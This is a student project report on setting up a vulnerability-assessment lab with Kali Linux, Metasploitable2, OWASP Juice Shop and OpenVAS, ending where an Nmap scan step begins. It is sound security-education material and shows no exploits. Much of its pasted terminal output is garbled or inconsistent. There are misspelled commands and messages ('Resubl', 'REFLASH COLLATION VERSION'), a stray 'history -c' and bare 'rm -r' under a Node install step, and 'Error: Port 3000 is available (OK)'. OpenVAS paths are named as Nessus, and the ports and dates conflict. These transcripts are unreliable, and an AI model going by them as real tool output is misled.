



# **Project 1 – Basic Vulnerability Assessment for small Business Network**

**Group Number - 21**

**Team Members :**

**Ranjith M C**

**Akash V**

**Sanjana Mondal**

**Jaishri Mahalia**

# **Project 1 – Basic Vulnerability Assessment for small Business Network**

## **Introduction**


### **Project Overview**

This project involves conducting a basic vulnerability assessment for a small business IT network. The goal is to identify security gaps, prioritize risks, and provide mitigation strategies to improve the overall security posture.

## **Set Up Virtual Lab**


### **1. Installation of VMware Workstation**

- Download VMware Workstation from the official website.
- Run the installer and follow the on-screen instructions.
- Accept the terms and conditions and complete the installation.
- Launch VMware Workstation.




### **2. Installation of Kali Linux**


- Download the Kali Linux ISO file from the official website <https://www.kali.org/get-kali/#kali-installer-images>



- Create a new virtual machine in VMware Workstation.
- Select the downloaded ISO file during the setup.
- Allocate sufficient RAM and disk space.




- Start the virtual machine and follow the installation steps.
- Set up a username and password during installation.
- Then reboot the Kali Linux and enter the username and password and click enter.



### 3. Installation of Metasploitable2

- Go to the official Rapid7 Metasploitable page. Download the Metasploitable2 VMware image .zip file.
- Extract the downloaded file.
- Open VMware Workstation and select "Open a Virtual Machine."
- Browse to the extracted file and add it to VMware.
- Start the virtual machine.



- Log in to Metasploitable2 the default credentials are:
  1. Username: **msfadmin**

2. Password: **msfadmin**

## Installation of OWASP Juice Shop in Kali :

## Step 1: Update the packages

- Open a terminal in Kali Linux.
  - Update the package list using the command:  
**sudo apt update && sudo apt upgrade**

## Step 2: Install node.js & npm Dependencies

- Install Node.js using the command :  
**sudo apt install nodejs**

- Install npm using the command :

**sudo apt install npm**

- Verify installation with `node -v` and `npm -v`.

```
[zen@ball ~] $ history -c
[zen@ball ~] $ rm -r
[zen@ball ~] $
```

### **Step 3: Clone the Juice Shop Repository**

- Use Git to download the official OWASP Juice Shop project:

`git clone https://github.com/juice-shop/juice-shop.git`

cd juice-shop

```
[zero@halli:~]
$ git clone https://github.com/juice-shop/juice-shop.git
Cloning into 'juice-shop'...
remote: Enumerating objects: 137789, done.
remote: Total 137789 (delta 0), reused 0 (delta 0), pack-reused 137789 (from 1)
Receiving objects: 100% (137789/137789), 246.22 MiB / 2.67 MiB/s, done.
Resolving deltas: 100% (107657/107657), done.

[zero@halli:~/juice-shop]
$ ls
Desktop Documents Downloads juice-shop Music Pictures Public Templates Videos
[zero@halli:~/juice-shop]
$ cd juice-shop
[zero@halli:~/juice-shop]
$ ls
app.json  CONTRIBUTING.md  docker-compose.test.yml  Gruntfile.js  models  routes  SOLUTIONS.md  spinads
app.ts   crowdin.yaml  Dockerfile  HALL_OF_FAME.md  monitoring  raze  swagger.yaml  engrant
CODE_OF_CONDUCT.md  ctf.key  encryptionkeys  index.html  package.json  screenshots  test  views
config_           cypress.config.ts  Frontend  lib  README.md  SECURITY.md  threat-model.json
config-schema.yaml  data  fpp  LICENSE  REFERENCES.md  server.ts  tsconfig.json
```

#### Step 4: Start the Juice shop server

- Enter the following command

**npm install**

Start the application: **npm start**.

```
[zero@halli:~/juice-shop]
$ npm audit
To address all issues possible (including breaking changes), run:
  npm audit fix --force

Some issues need review, and may require choosing
a different dependency.


Run "npm audit" for details.

[zero@halli:~/juice-shop]
$ npm audit
npm ERR! code ENOLOCK
npm ERR! audit This command requires an existing lockfile.
npm ERR! audit Try creating one first with: npm i --package-lock-only
npm ERR! audit Original error: loadVirtual requires existing shrinkwrap file
npm ERR! A complete log of this run can be found in:
npm ERR!   /home/zero/.npm/_logs/2023-06-05T07_35_09_837Z-debug-0.log

[zero@halli:~/juice-shop]
$ npm start
$ juice-shop@17.3.0 start
> node build/app

Info: Detected Node.js version v20.19.0 (OK)
Info: Detected OS linux (OK)
Info: Detected CPU x64 (OK)
Info: Configuration default validated (OK)
Info: Entity module 19 of 19 are initialized (OK)
Info: Required file server.js is present (OK)
Info: Required file index.html is present (OK)
Info: Required file styles.css is present (OK)
Info: Required file main.js is present (OK)
Info: Required file tutorial.js is present (OK)
Info: Required file runtime.js is present (OK)
Info: Required file vendor.js is present (OK)
Error: Port 3000 is available (OK)
Info: Chatbot training data botselftrainingdata.json validated (OK)
Info: Domain https://www.alchemy.com/ is reachable (OK)
Info: Server listening on port 3000
```

- Server initialized on port 3000 and access Juice Shop in a browser at <http://localhost:3000>



## Installing OpenVAS on Kali Linux :

## **Step 1: Update and Upgrade System**

- Ensure your system is up to date:

**sudo apt update && sudo apt upgrade -y**

## Step 2: Install OpenVAS


- Install OpenVAS by running the following command:

**sudo apt install openvas**

## Step 3: Initialize OpenVAS

- Initialize OpenVAS for the first time. This will set up the databases and services:

```
sudo gvm-setup
```



```
Summary:
Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 0

[+] exec(hall) [~]
$ sudo gvm-setup
This script is provided and maintained by Dennis and Hall.
If you find any issue in this script, please report it directly to Dennis or Hall.

(*) Starting PostgreSQL service

(*) Creating OpenVAS certificate files

(*) Creating PostgreSQL database
Database "openvas" has a collation version mismatch
DETAIL: The database was created using collation version 2.48, but the operating system provides version 2.41.
HINT: Resubl all objects in this database that use the default collation and run ALTER DATABASE openvas REFLASH COLLATION VERSION, or build PostgreSQL with the right library version.
(*) User _gvm already exists in PostgreSQL
DETAIL: Database "openpg" has a collation version mismatch
HINT: The database was created using collation version 2.48, but the operating system provides version 2.41.
HINT: Resubl all objects in this database that use the default collation and run ALTER DATABASE openpg REFLASH COLLATION VERSION, or build PostgreSQL with the right library version.
(*) Database gmd already exists in PostgreSQL
DETAIL: The database "gmd" has a collation version mismatch
HINT: The database was created using collation version 2.48, but the operating system provides version 2.41.
HINT: Resubl all objects in this database that use the default collation and run ALTER DATABASE gmd REFLASH COLLATION VERSION, or build PostgreSQL with the right library version.
(*) Role gmd already exists in PostgreSQL

(*) Analyzing permissions
NOTICE: role "_gvm" has already been granted membership in role "dba" by role "postgres"
GRANT ROLE


(*) Extension pgcrypto already exists for gmd database
(*) Extension pg_hba.conf already exists for gmd database
(*) Extension pg_guv already exists for gmd database
(*) Materialized view gmd
(*) Checking for GVM admin user
(*) Configure Feed imports timer
(*) Update GVM feeds
Running as root. Switching to user '_gvm' and group '_gvm'.
Trying to acquire lock at /var/lib/nessus/lock-update.lock
Acquired lock at /var/lib/nessus/lock-update.lock
Downloadin Nessus files from https://feed.community.greenbone.net/community/vulnerability-feed/25.38/ut-data/nvtca/ to /var/lib/nessus
Downloadin Nessus files from https://feed.community.greenbone.net/community/vulnerability-feed/25.38/ut-data/nvtca/ to /var/lib/nessus/vulntrm

To direct input to this VM, issue the mouse pointer click or press Ctrl+G
```

## Step 4: Start OpenVAS Services

- Start the OpenVAS services:

```
sudo gvm-start
```



```
[+] exec(hall) [~]
$ sudo gvm-start
[sudo] password for hall:
(*) Please wait for the GVM services to start...
(*) You might need to refresh your browser once it starts...
(*) Run UI (Greenbone Security Assistant): https://127.0.0.1:9390

● gmd.service - Greenbone Security Assistant daemon (gmd)
   loaded: loaded (/usr/lib/systemd/system/gmd.service; disabled; preset: disabled)
   Active: active (running) since Thu 2025-08-15 16:10:23 UTC 2025 ago
     CPUTime: 24ms
     Memory: 1.2M (peak: 1.0M)
       CPU: 0.00s
     Groups: /system.slice/gmd.service
           └─[22884] gvmd(greenbone)

Main PID: 33204 (gvmd)
  Tasks: 1 (limit: 4480)
  Memory: 1.2M (peak: 1.0M)
    CPU: 0.00s
  Groups: /system.slice/gmd.service
           └─[22884] gvmd(greenbone) --foreground ->listen 127.0.0.1:9390/002

Jun 09 20:26:23 hall systemd[1]: Starting gmd.service - Greenbone Security Assistant daemon (gmd)...
Jun 09 20:26:23 hall systemd[1]: Started gmd.service - Greenbone Security Assistant daemon (gmd).

● gvmd.service - Greenbone Vulnerability Manager daemon (gvmd)
   loaded: loaded (/usr/lib/systemd/system/gvmd.service; disabled; preset: disabled)
   Active: active (running) since Thu 2025-08-15 16:10:23 UTC 2025 ago
     CPUTime: 24ms
     Memory: 1.2M (peak: 1.0M)
       CPU: 0.00s
     Groups: /system.slice/gvmd.service
           └─[22886] gvmd(greenbone)

Main PID: 32556 (gvmd)
  Tasks: 1 (limit: 4480)
  Memory: 1.2M (peak: 1.0M)
    CPU: 0.00s
  Groups: /system.slice/gvmd.service
           └─[22886] gvmd(greenbone) --foreground ->listen 127.0.0.1:9390/003

Jun 09 20:26:23 hall systemd[1]: Starting gvmd.service - Greenbone Vulnerability Manager daemon (gvmd)...
Jun 09 20:26:23 hall systemd[1]: Started gvmd.service - Greenbone Vulnerability Manager daemon (gvmd).



● gvm.service - Greenbone Vulnerability Manager daemon (gvm)
   loaded: loaded (/usr/lib/systemd/system/gvm.service; disabled; preset: disabled)
   Active: active (running) since Thu 2025-08-15 16:10:23 UTC 2025 ago
     CPUTime: 24ms
     Memory: 1.2M (peak: 1.0M)
       CPU: 0.00s
     Groups: /system.slice/gvm.service
           └─[22888] gvm(greenbone)

Main PID: 32558 (gvm)
  Tasks: 1 (limit: 4480)
  Memory: 1.2M (peak: 1.0M)
    CPU: 0.00s
  Groups: /system.slice/gvm.service
           └─[22888] gvm(greenbone) --foreground ->listen 127.0.0.1:9390/004

Jun 09 20:26:23 hall systemd[1]: Starting gvm.service - Greenbone Vulnerability Manager daemon (gvm)...
Jun 09 20:26:23 hall systemd[1]: Started gvm.service - Greenbone Vulnerability Manager daemon (gvm)...
```

## Step 5: Access the OpenVAS Web Interface

- Open your browser and navigate to:  
<https://127.0.0.1:9392>
- Login credentials are generated during the setup process. Use the admin username and password displayed in the terminal.



## Nmap and Metasploitable2 Port Scan :

### Step 1: Set Up Metasploitable2

- Ensure Metasploitable2 is running in your virtual environment.
- Note the IP address of the Metasploitable2 machine use the following command to find the IP address.

